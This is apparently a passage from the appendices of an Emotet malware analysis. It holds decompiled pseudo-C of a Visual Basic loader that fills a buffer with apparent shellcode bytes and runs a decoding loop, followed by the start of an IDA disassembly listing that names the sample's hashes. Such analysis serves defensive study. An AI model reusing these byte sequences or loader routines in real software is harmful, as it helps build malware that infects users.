\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a4) = 0x6532;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a6) = 0x29e9;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3a8) = 0x6432;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3aa) = 0x40f2;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3ac) = 0x9090;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3ae) = 0x9090;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3b0) = 0x5cbe;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3b2) = 0xa501;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3b4) = 0x8b40;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3b6) = 0x243c;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3b8) = 0xa4b8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3ba) = 3;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3bc) = 0x8300;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3be) = 0x4e8;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c0) = 0x3731;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c2) = 0xc783;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c4) = 0x8504;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c6) = 0x75c0;

\*(undefined2 \*)(\*(int \*)(param\_1 + 0x44) + 0x3c8) = 0xc3f4;

local\_24 = \*(undefined4 \*)(param\_1 + 0x44);

puVar5 = local\_2c;

local\_2c[0] = 0x4002;

uVar1 = FUN\_00404be0(puVar5);

\_\_vbaAryLock(local\_1c,\*param\_2);

if ((local\_1c[0] == (short \*)0x0) || (\*local\_1c[0] != 1)) {

uVar3 = \_\_vbaGenerateBoundsError(puVar5);

}

else {

uVar3 = -\*(int \*)(local\_1c[0] + 10);

if (\*(uint \*)(local\_1c[0] + 8) <= uVar3) {

\_\_vbaGenerateBoundsError(puVar5);

}

}

local\_34 = \*(int \*)(local\_1c[0] + 6) + uVar3;

local\_3c[0] = 0x4011;

uVar2 = FUN\_00404be0(local\_3c);

\_\_vbaAryUnlock(local\_1c);

uVar4 = 0;

FUN\_0040430c();

\_\_vbaSetSystemError(uVar1,uVar2,param\_3,param\_4,uVar4);

return;

}

/\* WARNING: Restarted to delay deadcode elimination for space: stack \*/

void \_\_cdecl FUN\_004063c0(int \*\*\*param\_1)

{

undefined4 \*\*\*unaff\_EBX;

int local\_b8;

undefined4 \*\*local\_94;

int \*\*\*\*\*local\_90;

undefined4 \*\*local\_8c;

undefined4 local\_88;

undefined4 local\_84;

undefined4 local\_7c;

undefined4 local\_74;

int \*\*\*\*local\_70;

int \*\*\*\*\*\*ppppppiStack\_6c;

undefined \*puStack\_68;

int \*\*\*pppiStack\_64;

int \*\*\*\*\*\*local\_60;

int \*\*\*\*\*\*ppppppiStack\_5c;

int \*\*\*\*\*\*local\_58;

undefined4 \*\*\*\*ppppuStack\_54;

int \*\*\*local\_50;

int \*\*\*\*local\_4c;

int \*\*\*\*local\_48;

int \*\*\*\*local\_44;

int \*\*\*\*\*local\_40;

int \*\*\*\*\*local\_3c;

undefined4 \*\*local\_38;

int \*\*\*pppiStack\_34;

void \*pvStack\_24;

undefined \*puStack\_20;

undefined \*local\_1c;

undefined \*local\_18;

undefined4 local\_14;

undefined4 local\_10;

undefined4 local\_8;

puStack\_20 = &LAB\_00401226;

pvStack\_24 = ExceptionList;

ExceptionList = &pvStack\_24;

\_\_vbaChkstk();

local\_1c = &stack0xffffffd0;

local\_18 = &DAT\_00401198;

local\_14 = 0;

local\_10 = 0;

pppiStack\_34 = param\_1;

local\_38 = (undefined4 \*\*)0x40640a;

(\*(code \*)(\*param\_1)[1])();

local\_8 = 2;

local\_38 = (undefined4 \*\*)0xffffffff;

local\_3c = (int \*\*\*\*\*)0x406420;

\_\_vbaOnError();

local\_8 = 3;

local\_38 = (undefined4 \*\*)0x40642c;

FUN\_00404970();

local\_38 = (undefined4 \*\*)0x406437;

local\_38 = (undefined4 \*\*)\_\_vbaStrMove();

local\_3c = (int \*\*\*\*\*)0xd;

local\_40 = (int \*\*\*\*\*)0xffffffff;

local\_44 = (int \*\*\*\*)0x120;

local\_48 = (int \*\*\*\*)0x406447;

\_\_vbaFileOpen();

local\_38 = (undefined4 \*\*)0x406450;

\_\_vbaFreeStr();

local\_8 = 4;

local\_38 = (undefined4 \*\*)0xd;

local\_3c = (int \*\*\*\*\*)0x40645f;

local\_38 = (undefined4 \*\*)rtcFileLength();

local\_3c = (int \*\*\*\*\*)0x406466;

rtcSpaceBstr();

local\_38 = (undefined4 \*\*)0x406471;

\_\_vbaStrMove();

local\_8 = 5;

local\_38 = (undefined4 \*\*)0xd;

local\_3c = &local\_44;

local\_40 = (int \*\*\*\*\*)0x0;

local\_44 = (int \*\*\*\*)0x406486;

\_\_vbaGet3();

local\_8 = 6;

local\_38 = (undefined4 \*\*)0xd;

local\_3c = (int \*\*\*\*\*)0x406495;

\_\_vbaFileClose();

local\_8 = 7;

local\_38 = (undefined4 \*\*)0x4064aa;

\_\_vbaStrCopy();

local\_38 = &local\_94;

local\_3c = &local\_4c;

local\_40 = &local\_44;

local\_44 = (int \*\*\*\*)param\_1;

local\_48 = (int \*\*\*\*)0x4064c8;

local\_8c = (undefined4 \*\*)(\*(code \*)(\*param\_1)[0x1bf])();

if ((int)local\_8c < 0) {

local\_48 = (int \*\*\*\*)0x6fc;

local\_4c = (int \*\*\*\*)&DAT\_00404480;

local\_50 = param\_1;

local\_58 = (int \*\*\*\*\*\*)0x4064f2;

ppppuStack\_54 = (undefined4 \*\*\*\*)local\_8c;

\_\_vbaHresultCheckObj();

}

local\_48 = (int \*\*\*\*)&local\_94;

local\_4c = (int \*\*\*\*)&stack0xffffffd8;

local\_50 = (int \*\*\*)0x406515;

\_\_vbaAryMove();

local\_48 = (int \*\*\*\*)0x40651e;

\_\_vbaFreeStr();

local\_8 = 8;

local\_48 = (int \*\*\*\*)0x406533;

\_\_vbaStrCopy();

local\_48 = (int \*\*\*\*)unaff\_EBX;

local\_4c = (int \*\*\*\*)&local\_48;

local\_50 = (int \*\*\*)0x406541;

\_\_vbaAryLock();

if ((local\_48 == (int \*\*\*\*)0x0) || (\*(short \*)local\_48 != 1)) {

local\_48 = (int \*\*\*\*)0x40659e;

local\_b8 = \_\_vbaGenerateBoundsError();

}

else {

local\_8c = (undefined4 \*\*)(1 - (int)local\_48[5]);

if (local\_48[4] <= local\_8c) {

local\_48 = (int \*\*\*\*)0x406581;

\_\_vbaGenerateBoundsError();

}

local\_b8 = (int)local\_8c << 2;

}

local\_44 = &local\_50;

local\_48 = (int \*\*\*\*)&local\_4c;

local\_4c = (int \*\*\*\*)((int)local\_40 + local\_b8);

local\_50 = param\_1;

ppppuStack\_54 = (undefined4 \*\*\*\*)0x4065c8;

local\_90 = (int \*\*\*\*\*)(\*(code \*)(\*param\_1)[0x1c0])();

if ((int)local\_90 < 0) {

ppppuStack\_54 = (undefined4 \*\*\*\*)0x700;

local\_58 = (int \*\*\*\*\*\*)&DAT\_00404480;

ppppppiStack\_5c = (int \*\*\*\*\*\*)param\_1;

pppiStack\_64 = (int \*\*\*)0x4065f2;

local\_60 = (int \*\*\*\*\*\*)local\_90;

\_\_vbaHresultCheckObj();

}

ppppuStack\_54 = &local\_48;

local\_58 = (int \*\*\*\*\*\*)0x40660e;

\_\_vbaAryUnlock();

local\_50 = (int \*\*\*)0x0;

ppppuStack\_54 = (undefined4 \*\*\*\*)0x0;

local\_58 = (int \*\*\*\*\*\*)0x80;

ppppppiStack\_5c = (int \*\*\*\*\*\*)&local\_60;

local\_60 = (int \*\*\*\*\*\*)&local\_70;

pppiStack\_64 = (int \*\*\*)0x406643;

rtcStrConvVar2();

ppppuStack\_54 = &local\_70;

local\_58 = (int \*\*\*\*\*\*)&local\_74;

ppppppiStack\_5c = (int \*\*\*\*\*\*)0x406651;

\_\_vbaVar2Vec();

ppppuStack\_54 = (undefined4 \*\*\*\*)&local\_74;

local\_58 = &local\_3c;

ppppppiStack\_5c = (int \*\*\*\*\*\*)0x40665f;

\_\_vbaAryMove();

ppppuStack\_54 = (undefined4 \*\*\*\*)0x406668;

\_\_vbaFreeStr();

ppppuStack\_54 = &local\_70;

local\_58 = (int \*\*\*\*\*\*)&local\_60;

ppppppiStack\_5c = (int \*\*\*\*\*\*)0x2;

local\_60 = (int \*\*\*\*\*\*)0x406678;

\_\_vbaFreeVarList();

local\_8 = 9;

ppppuStack\_54 = (undefined4 \*\*\*\*)&local\_88;

local\_58 = (int \*\*\*\*\*\*)0x0;

ppppppiStack\_5c = (int \*\*\*\*\*\*)0x0;

local\_60 = &local\_3c;

pppiStack\_64 = param\_1;

puStack\_68 = (undefined \*)0x4066a0;

(\*(code \*)(\*param\_1)[0x1c2])();

local\_7c = local\_88;

local\_84 = 3;

puStack\_68 = (undefined \*)0x4066bc;

\_\_vbaVarMove();

puStack\_68 = &LAB\_00406743;

ppppppiStack\_6c = (int \*\*\*\*\*\*)&local\_94;

local\_70 = (int \*\*\*\*)0x0;

local\_74 = 0x40670f;

\_\_vbaAryDestruct();

ppppppiStack\_6c = (int \*\*\*\*\*\*)&stack0xffffffd8;

local\_70 = (int \*\*\*\*)0x0;

local\_74 = 0x40671b;

\_\_vbaAryDestruct();

ppppppiStack\_6c = (int \*\*\*\*\*\*)0x406724;

\_\_vbaFreeVar();

ppppppiStack\_6c = &local\_3c;

local\_70 = (int \*\*\*\*)0x0;

local\_74 = 0x406730;

\_\_vbaAryDestruct();

ppppppiStack\_6c = (int \*\*\*\*\*\*)0x406739;

\_\_vbaFreeStr();

ppppppiStack\_6c = (int \*\*\*\*\*\*)0x406742;

\_\_vbaFreeStr();

return;

}

void \_\_cdecl FUN\_00406770(int \*param\_1,int \*param\_2,int \*param\_3)

{

int iVar1;

short \*\*unaff\_EBX;

int \*unaff\_ESI;

bool bVar2;

int iStack\_e8;

int iStack\_e4;

int iStack\_e0;

uint uStack\_dc;

undefined4 auStack\_cc [2];

short \*\*ppsStack\_c4;

undefined4 uStack\_bc;

undefined4 auStack\_b8 [3];

undefined4 uStack\_ac;

undefined4 uStack\_a8;

undefined4 uStack\_a4;

short \*\*ppsStack\_a0;

short \*\*ppsStack\_9c;

int \*piStack\_98;

short \*\*ppsStack\_94;

short \*\*ppsStack\_90;

int \*piStack\_8c;

undefined4 \*puStack\_7c;

undefined4 \*puStack\_78;

undefined4 local\_60 [2];

int \*local\_58;

short \*local\_50 [4];

int local\_40 [2];

int local\_38;

undefined4 local\_30;

undefined4 local\_2c [4];

short \*local\_1c;

void \*pvStack\_18;

undefined \*puStack\_14;

undefined \*local\_10;

undefined \*local\_c;

undefined4 local\_8;

puStack\_14 = &LAB\_00401226;

pvStack\_18 = ExceptionList;

local\_10 = &stack0xffffff78;

local\_c = &DAT\_004011e0;

local\_8 = 0;

piStack\_8c = param\_1;

ppsStack\_90 = (short \*\*)0x4067a7;

ExceptionList = &pvStack\_18;

(\*\*(code \*\*)(\*param\_1 + 4))();

ppsStack\_90 = (short \*\*)0x0;

ppsStack\_94 = (short \*\*)0x0;

piStack\_98 = (int \*)0x1;

ppsStack\_a0 = &local\_1c;

ppsStack\_9c = (short \*\*)0x8;

uStack\_a4 = 4;

uStack\_a8 = 0x180;

local\_1c = (short \*)0x0;

iStack\_e8 = 0;

local\_2c[0] = 0;

local\_30 = 0;

local\_40[0] = 0;

local\_50[0] = (short \*)0x0;

local\_60[0] = 0;

uStack\_ac = 0x4067d2;

\_\_vbaRedim();

iStack\_e4 = 1;

do {

ppsStack\_94 = (short \*\*)\*param\_2;

piStack\_98 = (int \*)\*param\_3;

ppsStack\_9c = (short \*\*)0x0;

ppsStack\_a0 = (short \*\*)0x4067f0;

ppsStack\_90 = (short \*\*)iStack\_e4;

iStack\_e0 = \_\_vbaInStr();

if (iStack\_e0 == 0) {

ppsStack\_90 = (short \*\*)\*param\_2;

ppsStack\_94 = (short \*\*)0x4068e9;

iVar1 = \_\_vbaLenBstr();

if (iStack\_e4 != iVar1) {

ppsStack\_90 = (short \*\*)local\_40;

piStack\_98 = local\_60;

ppsStack\_9c = local\_50;

local\_38 = -0x7ffdfffc;

local\_40[0] = 10;

local\_58 = param\_2;

local\_60[0] = 0x4008;

ppsStack\_a0 = (short \*\*)0x40691c;

ppsStack\_94 = (short \*\*)iStack\_e4;

rtcMidCharVar();

if ((local\_1c == (short \*)0x0) || (\*local\_1c != 1)) {

ppsStack\_94 = (short \*\*)0x406948;

\_\_vbaGenerateBoundsError();

}

else if (\*(uint \*)(local\_1c + 8) <= (uint)(iStack\_e8 - \*(int \*)(local\_1c + 10))) {

ppsStack\_94 = (short \*\*)0x40693d;

\_\_vbaGenerateBoundsError();

}

ppsStack\_90 = local\_50;

ppsStack\_94 = (short \*\*)0x406954;

\_\_vbaStrVarMove();

ppsStack\_90 = (short \*\*)0x40695f;

\_\_vbaStrMove();

ppsStack\_90 = (short \*\*)0x40696f;

\_\_vbaStrCopy();

ppsStack\_90 = (short \*\*)0x406978;

\_\_vbaFreeStr();

ppsStack\_90 = local\_50;

ppsStack\_94 = (short \*\*)local\_40;

piStack\_98 = (int \*)0x2;

ppsStack\_9c = (short \*\*)0x406988;

\_\_vbaFreeVarList();

}

ppsStack\_90 = (short \*\*)0x0;

piStack\_98 = (int \*)0x1;

ppsStack\_a0 = &local\_1c;

ppsStack\_9c = (short \*\*)0x8;

uStack\_a4 = 4;

uStack\_a8 = 0x180;

uStack\_ac = 0x4069a3;

ppsStack\_94 = (short \*\*)iStack\_e8;

\_\_vbaRedimPreserve();

ppsStack\_90 = &local\_1c;

ppsStack\_94 = (short \*\*)local\_2c;

piStack\_98 = (int \*)0x4069b4;

\_\_vbaAryMove();

ppsStack\_90 = (short \*\*)&LAB\_004069f7;

ppsStack\_94 = &local\_1c;

piStack\_98 = (int \*)0x0;

ppsStack\_9c = (short \*\*)0x4069f6;

\_\_vbaAryDestruct();

return;

}

ppsStack\_90 = (short \*\*)local\_40;

if (SBORROW4(iStack\_e0,iStack\_e4)) break;

local\_58 = param\_2;

piStack\_98 = local\_60;

ppsStack\_9c = local\_50;

local\_40[0] = 3;

local\_60[0] = 0x4008;

ppsStack\_a0 = (short \*\*)0x40682e;

ppsStack\_94 = (short \*\*)iStack\_e4;

local\_38 = iStack\_e0 - iStack\_e4;

rtcMidCharVar();

if ((local\_1c == (short \*)0x0) || (\*local\_1c != 1)) {

iStack\_e4 = \_\_vbaGenerateBoundsError();

}

else {

iVar1 = \*(int \*)(local\_1c + 10);

if (\*(uint \*)(local\_1c + 8) <= (uint)(iStack\_e8 - iVar1)) {

\_\_vbaGenerateBoundsError();

}

iStack\_e4 = (iStack\_e8 - iVar1) \* 4;

}

\_\_vbaStrVarMove();

\_\_vbaStrMove();

\_\_vbaStrCopy();

\_\_vbaFreeStr();

unaff\_EBX = local\_50;

unaff\_ESI = local\_40;

piStack\_8c = (int \*)0x40689a;

\_\_vbaFreeVarList();

bVar2 = SCARRY4(iStack\_e8,1);

iStack\_e8 = iStack\_e8 + 1;

piStack\_8c = (int \*)0x0;

if (bVar2) break;

ppsStack\_94 = (short \*\*)0x1;

ppsStack\_9c = &local\_1c;

piStack\_98 = (undefined4 \*)0x8;

ppsStack\_a0 = (short \*\*)0x4;

uStack\_a4 = 0x180;

uStack\_a8 = 0x4068bb;

ppsStack\_90 = (short \*\*)iStack\_e8;

\_\_vbaRedimPreserve();

unaff\_EBX = (short \*\*)\*param\_3;

unaff\_ESI = (int \*)0x4068ca;

iVar1 = \_\_vbaLenBstr();

iStack\_e4 = iVar1 + iStack\_e0;

} while (!SCARRY4(iVar1,iStack\_e0));

ppsStack\_90 = (short \*\*)0x406a24;

\_\_vbaErrorOverflow();

ppsStack\_9c = (short \*\*)&LAB\_00401226;

ppsStack\_a0 = (short \*\*)ExceptionList;

piStack\_98 = &iStack\_e8;

ppsStack\_94 = (short \*\*)&DAT\_004011f0;

ppsStack\_90 = (short \*\*)0x0;

ExceptionList = &ppsStack\_a0;

piStack\_8c = (int \*)&stack0xfffffffc;

(\*\*(code \*\*)(\*unaff\_ESI + 4))(unaff\_ESI);

uStack\_a4 = 0;

uStack\_a8 = 0;

auStack\_b8[0] = 0;

uStack\_bc = 0;

auStack\_cc[0] = 0;

\*puStack\_78 = 0;

iVar1 = \_\_vbaLenBstr(\*puStack\_7c);

uStack\_dc = (uint)(iVar1 != 0);

iVar1 = \_\_vbaLenBstr(\*unaff\_EBX);

if ((iVar1 != 0 & uStack\_dc) != 0) {

auStack\_cc[0] = 0x4008;

ppsStack\_c4 = unaff\_EBX;

rtcStrConvVar2(auStack\_b8,auStack\_cc,0x80,0);

\_\_vbaVar2Vec(&uStack\_bc,auStack\_b8);

\_\_vbaAryMove(&uStack\_a8,&uStack\_bc);

\_\_vbaFreeVar();

iVar1 = (\*\*(code \*\*)(\*unaff\_ESI + 0x704))(unaff\_ESI,&uStack\_a8,\*puStack\_7c);

if (iVar1 < 0) {

\_\_vbaHresultCheckObj(iVar1,unaff\_ESI,&DAT\_00404480,0x704);

}

ppsStack\_c4 = (short \*\*)&uStack\_a8;

auStack\_cc[0] = 0x6011;

rtcStrConvVar2(auStack\_b8,auStack\_cc,0x40,0);

\_\_vbaStrVarMove(auStack\_b8);

\_\_vbaStrMove();

\_\_vbaFreeVar();

}

\_\_vbaAryDestruct(0,&uStack\_a8);

return;

}

void \_\_cdecl FUN\_00406a30(int \*param\_1,undefined4 \*param\_2,undefined4 \*param\_3,undefined4 \*param\_4)

{

int iVar1;

int iVar2;

undefined4 local\_44 [2];

undefined4 \*local\_3c;

undefined4 local\_34;

undefined4 local\_30 [4];

undefined4 local\_20;

undefined4 local\_1c;

void \*pvStack\_18;

undefined \*puStack\_14;

undefined \*local\_10;

undefined \*local\_c;

undefined4 local\_8;

puStack\_14 = &LAB\_00401226;

pvStack\_18 = ExceptionList;

local\_10 = &stack0xffffffa0;

local\_c = &DAT\_004011f0;

local\_8 = 0;

ExceptionList = &pvStack\_18;

(\*\*(code \*\*)(\*param\_1 + 4))(param\_1);

local\_1c = 0;

local\_20 = 0;

local\_30[0] = 0;

local\_34 = 0;

local\_44[0] = 0;

\*param\_4 = 0;

iVar1 = \_\_vbaLenBstr(\*param\_3);

iVar2 = \_\_vbaLenBstr(\*param\_2);

if (iVar2 != 0 && iVar1 != 0) {

local\_3c = param\_2;

local\_44[0] = 0x4008;

rtcStrConvVar2(local\_30,local\_44,0x80,0);

\_\_vbaVar2Vec(&local\_34,local\_30);

\_\_vbaAryMove(&local\_20,&local\_34);

\_\_vbaFreeVar();

iVar1 = (\*\*(code \*\*)(\*param\_1 + 0x704))(param\_1,&local\_20,\*param\_3);

if (iVar1 < 0) {

\_\_vbaHresultCheckObj(iVar1,param\_1,&DAT\_00404480,0x704);

}

local\_3c = &local\_20;

local\_44[0] = 0x6011;

rtcStrConvVar2(local\_30,local\_44,0x40,0);

\_\_vbaStrVarMove(local\_30);

\_\_vbaStrMove();

\_\_vbaFreeVar();

}

\_\_vbaAryDestruct(0,&local\_20);

return;

}

void \_\_cdecl FUN\_00406bc0(int \*param\_1,short \*\*param\_2)

{

short \*psVar1;

int \*piVar2;

undefined uVar3;

int iVar4;

code \*pcVar5;

undefined4 uVar6;

uint unaff\_ESI;

code \*pcVar7;

int \*piVar8;

short \*\*ppsStack\_cc;

code \*pcStack\_c8;

int iStack\_c4;

int iStack\_c0;

undefined4 uStack\_ac;

void \*pvStack\_a8;

undefined \*puStack\_a4;

short \*\*\*pppsStack\_a0;

undefined \*puStack\_9c;

wchar\_t \*pwStack\_98;

int \*piStack\_94;

uint local\_84;

undefined4 local\_4c [2];

undefined4 local\_44;

undefined4 local\_3c;

undefined4 local\_38;

undefined local\_34;

int local\_30;

code \*local\_2c;

int local\_28;

undefined local\_20;

uint local\_1c;

void \*pvStack\_18;

undefined \*puStack\_14;

undefined \*local\_10;

undefined \*local\_c;

undefined4 local\_8;

puStack\_14 = &LAB\_00401226;

pvStack\_18 = ExceptionList;

local\_10 = &stack0xffffff70;

local\_c = &DAT\_00401200;

local\_8 = 0;

piStack\_94 = param\_1;

pwStack\_98 = (wchar\_t \*)0x406bf7;

ExceptionList = &pvStack\_18;

(\*\*(code \*\*)(\*param\_1 + 4))();

local\_38 = 0;

local\_3c = 0;

local\_4c[0] = 0;

pwStack\_98 = (wchar\_t \*)0x406c0c;

\_\_vbaStrCopy();

pcVar7 = \_\_vbaI4Str\_exref;

pwStack\_98 = L"&HFF";

puStack\_9c = (undefined \*)0x406c19;

\_\_vbaI4Str();

pwStack\_98 = (wchar\_t \*)0x406c21;

local\_20 = \_\_vbaUI1I4();

pwStack\_98 = (wchar\_t \*)local\_38;

puStack\_9c = (undefined \*)0x406c2e;

iStack\_c4 = \_\_vbaLenBstr();

pwStack\_98 = \*param\_2;

puStack\_9c = (undefined \*)0x1;

pppsStack\_a0 = (short \*\*\*)0x406c41;

local\_30 = iStack\_c4;

local\_2c = (code \*)\_\_vbaLbound();

pwStack\_98 = \*param\_2;

puStack\_9c = (undefined \*)0x1;

pppsStack\_a0 = (short \*\*\*)0x406c4f;

local\_1c = \_\_vbaUbound();

pwStack\_98 = (wchar\_t \*)&DAT\_00404610;

puStack\_9c = (undefined \*)0x406c59;

iVar4 = \_\_vbaI4Str();

do {

local\_28 = iVar4;

if (iStack\_c4 < local\_28) {

pwStack\_98 = (wchar\_t \*)&LAB\_00406dd0;

puStack\_9c = (undefined \*)0x406dcf;

\_\_vbaFreeStr();

return;

}

pwStack\_98 = (wchar\_t \*)&DAT\_00404610;

puStack\_9c = (undefined \*)0x406c6c;

local\_44 = (\*pcVar7)();

pwStack\_98 = (wchar\_t \*)local\_4c;

puStack\_9c = (undefined \*)local\_28;

pppsStack\_a0 = (short \*\*\*)local\_38;

local\_4c[0] = 3;

puStack\_a4 = (undefined \*)0x406c88;

rtcMidCharBstr();

pwStack\_98 =

L"ｐⰕ䀐昀똏\xe455警㏈ￊ강䀐贀졍䖈￐尕䀑贀롍ᗿန@疋诘\xe855쎋\xf8c1謟㏈㏆㯊࿁ꖏ"

;

pwStack\_98 = (wchar\_t \*)\_\_vbaStrMove();

puStack\_9c = (undefined \*)0x406c9a;

rtcAnsiValueBstr();

pwStack\_98 = (wchar\_t \*)0x406caa;

local\_34 = \_\_vbaUI1I2();

pwStack\_98 = (wchar\_t \*)0x406cb6;

\_\_vbaFreeStr();

pwStack\_98 = L"疋诘\xe855쎋\xf8c1謟㏈㏆㯊࿁ꖏ";

\_\_vbaFreeVar();

pcVar7 = local\_2c;

while (pcStack\_c8 = pcVar7,

(int)(iStack\_c4 >> 0x1f ^ (uint)pcStack\_c8) <= (int)(iStack\_c4 >> 0x1f ^ local\_1c)) {

psVar1 = \*param\_2;

if ((psVar1 == (short \*)0x0) || (\*psVar1 != 1)) {

pwStack\_98 =

L"䖉讄蔇瓀星㢃甁謙ᑐ䢋謐⯞㯚狙＆琕䀐褀聝৫ᗿၴ@䖉梀䘀@ᗿᄈ@ឋ嶋讄诈ూ툳츣ᒊ謘큅Ｅ"

;

\_\_vbaGenerateBoundsError();

}

else if (\*(uint \*)(psVar1 + 8) <= (uint)((int)pcStack\_c8 - \*(int \*)(psVar1 + 10))) {

pwStack\_98 = (wchar\_t \*)0x406cf8;

\_\_vbaGenerateBoundsError();

}

psVar1 = \*param\_2;

if ((psVar1 == (short \*)0x0) || (\*psVar1 != 1)) {

piStack\_94 = (int \*)0x406d31;

local\_84 = \_\_vbaGenerateBoundsError();

}

else {

local\_84 = (int)pcStack\_c8 - \*(int \*)(psVar1 + 10);

if (\*(uint \*)(psVar1 + 8) <= local\_84) {

piStack\_94 = (int \*)0x406d26;

\_\_vbaGenerateBoundsError();

}

}

piStack\_94 = (int \*)0x406d3f;

\_\_vbaI4Str();

pwStack\_98 = (wchar\_t \*)0x406d62;

uVar3 = \_\_vbaUI1I4();

\*(undefined \*)(\*(int \*)(\*param\_2 + 6) + local\_84) = uVar3;

iStack\_c4 = local\_30;

pcVar7 = pcStack\_c8 + local\_30;

if (SCARRY4(local\_30,(int)pcStack\_c8)) goto LAB\_00406def;

}

pwStack\_98 = (wchar\_t \*)&DAT\_00404610;

puStack\_9c = (undefined \*)0x406d88;

iVar4 = \_\_vbaI4Str();

pcVar5 = local\_2c + iVar4;

pcStack\_c8 = \_\_vbaI4Str\_exref;

} while ((!SCARRY4(iVar4,(int)local\_2c)) &&

(pcVar7 = \_\_vbaI4Str\_exref, local\_2c = pcVar5, iVar4 = local\_28 + 1, !SCARRY4(local\_28,1))

);

LAB\_00406def:

pwStack\_98 = L"邐邐邐邐邐喐\xec8b\xec83栌ሦ@ꅤ";

\_\_vbaErrorOverflow();

puStack\_a4 = &LAB\_00401226;

pvStack\_a8 = ExceptionList;

pppsStack\_a0 = &ppsStack\_cc;

ppsStack\_cc = param\_2;

puStack\_9c = &DAT\_00401210;

pwStack\_98 = (wchar\_t \*)(unaff\_ESI & 1);

piVar8 = (int \*)(unaff\_ESI & 0xfffffffe);

ExceptionList = &pvStack\_a8;

piStack\_94 = (int \*)&stack0xfffffffc;

(\*\*(code \*\*)(\*piVar8 + 4))(piVar8);

uStack\_ac = 0;

iVar4 = (\*\*(code \*\*)(\*piVar8 + 0x6f8))(piVar8);

if (iVar4 < 0) {

\_\_vbaHresultCheckObj(iVar4,piVar8,&DAT\_00404480,0x6f8);

}

if (DAT\_00408538 == (int \*)0x0) {

\_\_vbaNew2(&DAT\_00404634,&DAT\_00408538);

}

piVar2 = DAT\_00408538;

iStack\_c0 = \*DAT\_00408538;

uVar6 = \_\_vbaObjSetAddref(&uStack\_ac,piVar8);

iVar4 = (\*\*(code \*\*)(iStack\_c0 + 0x10))(piVar2,uVar6);

if (iVar4 < 0) {

\_\_vbaHresultCheckObj(iVar4,piVar2,&DAT\_00404624,0x10);

}

\_\_vbaFreeObj();

return;

}

void \_\_cdecl FUN\_00406e00(uint param\_1)

{

int \*piVar1;

int iVar2;

undefined4 uVar3;

int \*piVar4;

undefined4 local\_1c;

void \*pvStack\_18;

undefined \*puStack\_14;

undefined \*local\_10;

undefined \*local\_c;

uint local\_8;

puStack\_14 = &LAB\_00401226;

pvStack\_18 = ExceptionList;

local\_10 = &stack0xffffffc4;

local\_c = &DAT\_00401210;

local\_8 = param\_1 & 1;

piVar4 = (int \*)(param\_1 & 0xfffffffe);

ExceptionList = &pvStack\_18;

(\*\*(code \*\*)(\*piVar4 + 4))(piVar4);

local\_1c = 0;

iVar2 = (\*\*(code \*\*)(\*piVar4 + 0x6f8))(piVar4);

if (iVar2 < 0) {

\_\_vbaHresultCheckObj(iVar2,piVar4,&DAT\_00404480,0x6f8);

}

if (DAT\_00408538 == (int \*)0x0) {

\_\_vbaNew2(&DAT\_00404634,&DAT\_00408538);

}

piVar1 = DAT\_00408538;

iVar2 = \*DAT\_00408538;

uVar3 = \_\_vbaObjSetAddref(&local\_1c,piVar4);

iVar2 = (\*\*(code \*\*)(iVar2 + 0x10))(piVar1,uVar3);

if (iVar2 < 0) {

\_\_vbaHresultCheckObj(iVar2,piVar1,&DAT\_00404624,0x10);

}

\_\_vbaFreeObj();

return;

}

## Appendix C – IDAFree Machine Code

.idata:00401000 ;

.idata:00401000 ; +-------------------------------------------------------------------------+

.idata:00401000 ; | This file was generated by The Interactive Disassembler (IDA) |

.idata:00401000 ; | Copyright (c) 2021 Hex-Rays, <support@hex-rays.com> |

.idata:00401000 ; | Freeware version |

.idata:00401000 ; +-------------------------------------------------------------------------+

.idata:00401000 ;

.idata:00401000 ; Input SHA256 : 5843133FA2212C01DE33B155239F16957DAEDAFBA1DCEB153067B2620CEE9BB5

.idata:00401000 ; Input MD5 : 561079D986097BDF170DB0A9F07CC1E6

.idata:00401000 ; Input CRC32 : 596FDBC0

.idata:00401000

.idata:00401000 ; File Name : C:\Users\user\Desktop\Samples\Emotet\7\29D6161522C7F7F21B35401907C702BDDB05ED47.bin

.idata:00401000 ; Format : Portable executable for 80386 (PE)

.idata:00401000 ; Imagebase : 400000

.idata:00401000 ; Timestamp : 551A609F (Tue Mar 31 08:53:51 2015)

.idata:00401000 ; Section 1. (virtual address 00001000)

.idata:00401000 ; Virtual size : 0000659C ( 26012.)

.idata:00401000 ; Section size in file : 00007000 ( 28672.)

.idata:00401000 ; Offset to raw data for section: 00001000

.idata:00401000 ; Flags 60000020: Text Executable Readable

.idata:00401000 ; Alignment : default

.idata:00401000 ;

.idata:00401000 ; Imports from MSVBVM60.DLL

.idata:00401000 ;

.idata:00401000

.idata:00401000 .686p

.idata:00401000 .mmx

.idata:00401000 .model flat

.idata:00401000

.idata:00401000 ; ===========================================================================

.idata:00401000

.idata:00401000 ; Segment type: Externs

.idata:00401000 ; \_idata

.idata:00401000 extrn \_CIcos:dword ; DATA XREF: .text:00401286↓r

.idata:00401000 ; .text:00406F04↓o

.idata:00401004 extrn \_adj\_fptan:dword ; DATA XREF: .text:0040127A↓r

.idata:00401008 extrn \_\_vbaVarMove:dword

.idata:00401008 ; CODE XREF: .text:004066B6↓p

.idata:00401008 ; DATA XREF: .text:004012E6↓r ...

.idata:0040100C extrn \_\_vbaVarVargNofree:dword

.idata:0040100C ; DATA XREF: .text:0040130A↓r

.idata:00401010 extrn \_\_vbaAryMove:dword

